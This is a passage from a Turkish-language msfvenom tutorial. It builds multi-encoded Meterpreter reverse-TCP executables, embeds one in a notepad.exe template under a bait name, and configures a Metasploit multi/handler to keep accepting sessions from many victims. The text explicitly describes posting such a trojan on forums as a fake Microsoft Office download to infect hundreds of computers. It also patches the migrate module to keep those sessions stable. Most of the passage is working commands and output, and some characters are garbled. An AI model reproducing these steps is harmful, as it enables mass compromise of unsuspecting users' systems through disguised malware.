x86/countdown chosen with final size 73820
Payload size: 73820 bytes
Final size of exe file: 148992 bytes
```

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 149021 (iteration=0)
x86/shikata_ga_nai chosen with final size 149021
Payload size: 149021 bytes
Final size of exe file: 224256 bytes
```

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of cmd/echo
cmd/echo succeeded with size 224256 (iteration=0)
cmd/echo chosen with final size 224256
Payload size: 224256 bytes
Final size of exe file: 299520 bytes
```

```
Saved as: payload.exe
```

Son olarak oluşturacağımız payload için msfvenom'da hem birden fazla encoder ile kodlama hem de bu encoder'ların her birini defalarca tekrarlama örneğini göstereyim.

Kali Linux Terminal:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.18
LPORT=1234 -a x86 --platform windows -e x86/shikata_ga_nai -i 4
1 -f exe | msfvenom -a x86 --platform windows -e x86/countdown -i 2
-f exe | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 5
-f exe | msfvenom -a x86 --platform windows -e cmd/echo -i 3
-f exe -o payload.exe
```

Çıktı:

```
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
```

```
Found 1 compatible encoders
Attempting to encode payload with 4 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai chosen with final size 441
Payload size: 441 bytes
Final size of exe file: 73802 bytes
```

```
Found 1 compatible encoders
Attempting to encode payload with 2 iterations of x86/countdown
x86/countdown succeeded with size 73820 (iteration=0)
x86/countdown succeeded with size 73838 (iteration=1)
x86/countdown chosen with final size 73838
Payload size: 73838 bytes
Final size of exe file: 148992 bytes
```

```
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 149021 (iteration=0)
x86/shikata_ga_nai succeeded with size 149050 (iteration=1)
x86/shikata_ga_nai succeeded with size 149079 (iteration=2)
x86/shikata_ga_nai succeeded with size 149108 (iteration=3)
x86/shikata_ga_nai succeeded with size 149137 (iteration=4)
x86/shikata_ga_nai chosen with final size 149137
Payload size: 149137 bytes
Final size of exe file: 224256 bytes
```

```
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of cmd/echo
cmd/echo succeeded with size 224256 (iteration=0)
cmd/echo succeeded with size 224256 (iteration=1)
cmd/echo succeeded with size 224256 (iteration=2)
cmd/echo chosen with final size 224256
Payload size: 224256 bytes
Final size of exe file: 299520 bytes
```

```
Saved as: payload.exe
```

Böylece msfvenom ile payload encode'lama işlemini görmüş olduk.

Ekstra [Msfvenom ile Reel Bir Saldırı Uygulaması]

Bu başlık altında msfpayload ve msfencode'un görevlerini yerine getirebilen msfvenom aracıyla meterpreter payload'u oluşturup bu payload'u piyasada bilinen / tanınan / legal / zararsız bir yazılım şablonu içerisine gömecek şekilde encode'layacağız. Bu sayede payload'umuz piyasadaki o yazılımın görünüşüne sahip olacaktır. Örneğin saldırgan profilindeki bir kimse msfvenom ile hazırladığı bir payload'u bir forum sitesinde Microsoft Office Full Türkçe İndir diye paylaşabilir. Bu dosyayı indirecek binlerce insan olacağından birçok kullanıcının makinasında bu payload çalışacaktır. Saldırgan ise makinesinden uzak sistemlerde çalışacak payload'lardan gelen bağlantıları dinler modda olacaktır. Saldırganın dosyasını forum sitesinden indirip her çalıştıran kişi saldırganın sistemine bağlantı yollayacaktır. Saldırgan ise her gelen bağlantıyı kabul edecektir ve yüzlerce bilgisayarın içine girmiş olacaktır.

İlk olarak oluşturacağımız payload'u Windows'un notepad uygulaması şablonunda oluşturulmuş ve bu payload'u (viruslu notepad'i) çeşitli sistemlere indirip çalıştırarak sistemlerin her birine sızmayı deneyelim. Ardından aynı senaryoyu görseli olmayan bir exe dosyası için işletelim. Son olarak ise aynı senaryoyu piyasada çoğunlukla sistem yöneticilerinin kullandığı legal bir yazılım olan Putty'nin şablonuyla tekrarlayalım ve noktalayalım.

Gereksinimler

(+) Bu yazı belirtilen materyaller ile birebir denenmiştir ve başarılı olunmuştur.

Kali Linux 2018.1 [indir]	// Saldırgan Sistem
Windows XP SP2 TR LANG x86 [indir]	// Hedef Sistem 1
Windows 10 Enterprise x64 [indir]	// Hedef Sistem 2
Windows Server 2012 R2 x64 [indir]	// Hedef Sistem 3

i) Sosyal Mühendislik İle Sızma Uygulaması # Örnek 1

Şimdi msfvenom ile meterpreter payload dosyası oluşturulmuş. Bu payload dosyasını shikata_ga_nai encoding tekniğiyle kodlayalım ve ardından notepad.exe uygulaması şablonunda bir çıktı alalım.

Kali Linux Terminal:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=443
1 -a x86 --platform windows -x /root/Desktop/notepad.exe -k -e x86/shikata_ga_nai -i 5 -b "\x00" -f exe -o /root/Desktop/notepad_viruslu.exe //X.X.X.X yerine Kali Linux IP si konur.
```

Çıktı:

```
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
```

```
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai chosen with final size 468
Payload size: 468 bytes
Final size of exe file: 111104 bytes
```

```
Saved as: /root/Desktop/notepad_viruslu.exe
```

Burada -p parametresi payload'u alır, ardından payload parametreleri olduđu gibi peşisıra eklenebilir. Daha sonra -a parametresi ile (yani (a)rchitecture parametresi ile) payload'umuzun 32 bitlik sisteme göre mi 64 bitlik sisteme göre mi çıktılanması gerektiđi belirtilir. --platform parametresi ile payload'umuzun hangi işletim sistemi tipi üzerinde çalışacağı bilgisi belirtilir. -x parametresi ile payload için kullanılacak legal yazılım şablonu belirtilir (Not: Buradaki notepad.exe uygulaması Windows XP'den kopyala yapıştır suretiyle alınmıştır). -k parametresi (keep parametresi) kullanılacak yazılım şablonunun bozulmadan korunmasını ve payload'umuzun ekstra bir thread olarak şablona enjekte edilmesini sağlar. -e parametresi (yani (e)ncoder parametresi) ile payload'umuzun hangi encoding tekniđiyle kodlanacağı belirtilir. -i parametresi ile (yani (i)terative parametresi ile) kullanılacak encoding tekniđinin payload'umuzu üstüste kaç kere kodlayacağı belirtilir. -b parametresi ile encoding sonucu türeyen lüzumsuz karakterleri otomatize bir şekilde silme işlemi gerçekleşir. Burada payload'un encode'laması sırasında türeyen işlevsiz \x00 karakterleri silinmektedir. Böylelikle payload'umuzun boyutu minimize edilebilir. -f parametresi ile (yani (f)ormat parametresi ile) payload'umuzun çıktısının hangi formatta olacağı belirtilir. -o parametresi ile (yani (o)utput parametresi ile) payload'umuzun çıktısı sonucu oluşacak dosyanın ismi belirtilir.

Yukarıdaki kodlama ile oluşan virüslü notepad uygulamamızın ismini ilgi çekici bir isim ile değiştirebiliriz. Örn; şifre gibi. Saldırgan böylesi bir dosyayı oluşturduktan sonra dosyayı internete koymadan evvel makinesini dinleme moduna geçirir ve hazır hale gelir.

Kali Linux Terminal:

```
1   msfconsole
2   msf> use exploit/multi/handler
3   msf> set payload windows/meterpreter/reverse_tcp
4   msf> set lhost X.X.X.X                // Kali Linux IP si
5   msf> set lport 443
6   msf> set AutoRunScript post/windows/manage/migrate
7   msf> set NAME explorer.exe
8   msf> set ExitOnSession false
9   msf> exploit -j
```

Çıktı:

```
[*] Exploit running as background job 0.
```

```
[*] Started reverse TCP handler on X.X.X.X:443
```

```
msf exploit(multi/handler) >
```

Saldırganın makinesinde çalıştırılan yukarıdaki msfconsole kodlamaları ile multi/handler modülü seçilir ve saldırganın makinesi dışarıdan gelecek bağlantıları dinleme moduna geçirilir. Dinlenecek IP olarak (LHOST olarak) yerel sistemin IP'si verilir. Çünkü uzaktan gelecek bağlantılar yerel sistemimize gelecektir. Port olarak payload oluştururken LPORT'a ne girilmişse o girilir. AutoRunScript parametresi ise kullanımı zaruri olmamakla beraber dışarıdan gelen bağlantı sonucu dışarıdaki sistemde oturum elde edildiği an ekstradan çalıştırılacak modül ismini alır. Bu ekstradan çalıştırılacak modül kısmına bir post-exploitation modülü olan migrate konulması tercih edilmiştir. Çünkü uzak sistemlerden birinde payload (virüslü notepad) çalıştırıldığında notepad penceresi ekrana gelecektir ve kullanıcı o notepad penceresini kapadığı an bizim oturum sonlanacaktır. Dolayısıyla uzak sistem elimizden kayıp gidecektir. Normalde uzak sistemde oturum elde ettiğimiz an - bu makale zincirinin ikinci konusunda bahsedildiği üzere - migrate komutu ile daha uzun ömürlü bir process'e geçiş yapabiliriz. Fakat gerçek bir saldırı senaryosunda kurban size bu fırsatı vermeyebilir. Çevik davranarak notepad ya da benzeri virüslü uygulamayı kapatabilir ve elde ettiğiniz oturum sonlanabilir. Bu nedenle oturum elde edildiği an migrate işlemini msfconsole otomatikmen yapsın diye AutoRunScript parametresine migrate modülü konulmuştur. Bu modülün NAME parametresine explorer.exe process'inin ismi verilerek migrate modülümüze Windows sistemlerde gayet uzun ömürlü bir process'e anında beni geçir direktifi vermiş oluruz. ExitOnSession parametresini false yapmamız ise bu senaryo için zaruridir. Çünkü bir sistemde oturum elde ettiğimizde ExitOnSession (yani oturum elde edildiği durumda çıkış yap) parametresi varsayılan olarak true olduğundan ilk oturum elde edilir edilmez dinleme modundan çıkılmış olacaktır, diğer gelecek bağlantılar alınamaz duruma gelecektir ve uzak sistemlerdeki oturumlarımızı kaybetmiş olacağız. Bu nedenle ExitOnSession (Oturum Elde Edildiği Durumda Çıkış Yap) parametresini false yapmalıyız ki birinci oturumu aldığımızda dinleme moduna devam edebilelim ve peşisıra gelen her bağlantıyı kabul edip oturumları stoklayabilelim. Son olarak exploit -j komutuyla belirlenen ayarlar doğrultusunda dinleme moduna geçilir. Buradaki -j parametresi job 'un kısaltılmışıdır ve dinleme modu process'inin arkaplanda çalışmasını sağlar. Böylelikle msfconsole komut satırınız elde edilen oturum(lar) tarafından işgal edilmez.

Not:

Payload'umuza şablon program olarak belirlediğimiz notepad.exe bir exception (bir istisna / problem) üretecektir. Multi/handler ile dinleme modundayken zararlı notepad.exe uygulaması çalıştırıldığında session alınacaktır, fakat migrate modülü bir tür loop'a girip sürekli session migrate etme işlemi yapmaya başlayacaktır. Bu ise bir dünya bozuk session elde edilmesine neden olacaktır (Neredeyse yüzlerce...) Bunun muhtemel nedeni post-exploitation modülü olan migrate modülünün kaynak kodlarında yer alan temp process to mitigate (yani migrate işlemi için geçici process) tanımında notepad.exe'nin belirtilmiş olmasındandır. Biz payload'umuzu notepad.exe şeklinde hazırladığımız için migrate modülü geçici process olarak kendinde tanımlı notepad.exe dolayısıyla migrate işleminde bir tür sonsuz döngüye girmekte. Bu sorunu aşmak için migrate modülünün kaynak kodundaki temporary process (geçici process) kodlama satırında yer alan - mitigation işlemi için kullanılacak - geçici process ismine default olan "notepad.exe" yerine "cmd.exe" koyulabilir.

```
/usr/share/metasploit-framework/modules/post/windows/manage/migrate.rb
```


```
1  ...
2  ...
3  ...
4  # Creates a temp notepad.exe to migrate.
5  def create_temp_proc()
6      cmd ="cmd.exe"      # Önceden "notepad.exe" ydi. Sonsuz
7                          # döngüyü engellemek için cmd.exe yapıldı.
8      proc = session.sys.process.execute(cmd, nil, 'Hidden' => true)
9      return proc.pid
10 end
```

Bu şekilde notepad.exe şablonu ile oluşturmuş payload'umuz sorunsuz bir şekilde çalışacaktır.


Dinleme moduna geçen saldırgan artık oluşturduğu virüslü notepad'i bir platforma yükleyip insanların onu indirmesini umabilir. Biz o işi kısa kesip oluşturduğumuz notepad.exe dosyasını gdrive, dropbox,.. gibi bir platforma yüklediğimizi ve Windows XP, Windows 10, Windows Server 2012 R2 sistemlerine de indirdiğimizi varsayalım. Bu hedef sistemler örnekleme şeklinde seçilmiştir. Windows XP, eski teknoloji bir sistemde bu işi başarabileceğimizi; Windows 10, son teknoloji bir sistemde bu işi başarabileceğimizi ve Windows Server 2012 ise web geliştiricileri ya da web sunucusunu yöneten sistemcilerin web sunucusuna böylesi bir dosya indirme gafletine düştüklerinde yine saldırıda başarılı olabileceğimizi göstermek adına seçilmişlerdir.

Virüslü Dosyanın İndiği Sistemler:


Windows XP



Windows 10




Windows Server 2012




Őimdi tm bu virsl dosyayı indiren sistemlerdeki kullanıcıların dosyaları alıŐtırdıklarını varsayalım.


Windows XP



Windows 10



Windows Server 2012



